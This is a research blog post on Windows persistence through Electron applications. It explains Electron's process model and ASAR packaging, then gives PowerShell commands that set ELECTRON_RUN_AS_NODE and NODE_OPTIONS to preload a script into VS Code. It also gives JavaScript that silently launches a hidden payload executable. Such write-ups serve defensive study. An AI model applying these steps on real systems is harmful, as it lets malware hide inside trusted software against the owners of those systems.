Windows Persistence (Part 2): Electron Applications
Introduction
Hello, in this post I will continue the series about persistence on Windows (finally), continuing the techniques I have been presenting, I bring interesting content about how Electron Applications can and are used for persistence in malicious artifacts. That said, enjoy the research :).
Electron Applications
First, we will understand the foundation. Electron is an open-source framework that allows the creation of cross-platform desktop applications using exclusively web technologies (HTML, CSS and JavaScript/TypeScript). Electron combines the Chromium rendering engine with the Node.js runtime, enabling web code to have full access to OS APIs.
Understanding the architecture
To understand how persistence will work, we first need to understand how Electron works internally. An Electron application basically has two types of processes:
Main Process Main process (parent), executed from the main.js file (or defined in package.json). This process is responsible for managing the application’s lifecycle, creation and control of windows (BrowserWindow), native menus, system tray, auto-updates (Squirrel) and communication with the operating system. It runs with full access to Node.js.
Renderer Processes Each application window runs in a separate process. These processes render the web content and, by default, have nodeIntegration disabled and contextIsolation enabled in modern versions to mitigate security risks.
ASAR File
In the final build, all the application’s source code is packaged into an ASAR file (app.asar), which is a TAR-based format without compression that allows reading. The asar file is generally located at:
1
%LOCALAPPDATA%\<AppName>\app-<version>\resources\app.asar
The ASAR can be easily extracted and repackaged with the asar tool:
1
2
3
4
5
# extract
npx asar extract app.asar ./extracted

# pack
npx asar pack ./extracted app.asar
However, for persistence scenarios I recommend the tool developed by MaldevAcademy called ElectronVulnScanner.
Persistence in Electron Applications
The specific persistence technique that we will explore will be done through ELECTRON_RUN_AS_NODE. There is an internal mechanism called RunAsNode fuse. This fuse controls whether the Electron binary can operate in an alternative mode, in which it stops acting as a graphical application and starts functioning only as a pure Node.js interpreter. In practice, the application’s executable starts accepting arguments and JavaScript scripts as if it were node.exe itself. To exploit this characteristic, I used the maldev tool to find my target: 
Later, I modified the environment variable redirecting the execution flow to a JS file that performed payload persistence:
1
2
3
$env:ELECTRON_RUN_AS_NODE = "1"
$env:NODE_OPTIONS = "--require C:\persistence_electron.js"
& "$env:LocalAppData\Programs\Microsoft VS Code\Code.exe"
And the content of:
1
2
3
4
5
6
7
const { spawn } = require('child_process');
const payloadPath = 'C:\\test\\payload.exe';

try {
    const payload = spawn(payloadPath, [], { detached: true, stdio: 'ignore', windowsHide: true });
    payload.unref();
} catch(e) {}

With the modifications made, when we try to start VS Code, we also start the persistence module together: